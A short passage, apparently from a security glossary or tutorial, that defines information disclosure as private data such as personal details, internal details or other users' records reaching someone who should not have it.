variables.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




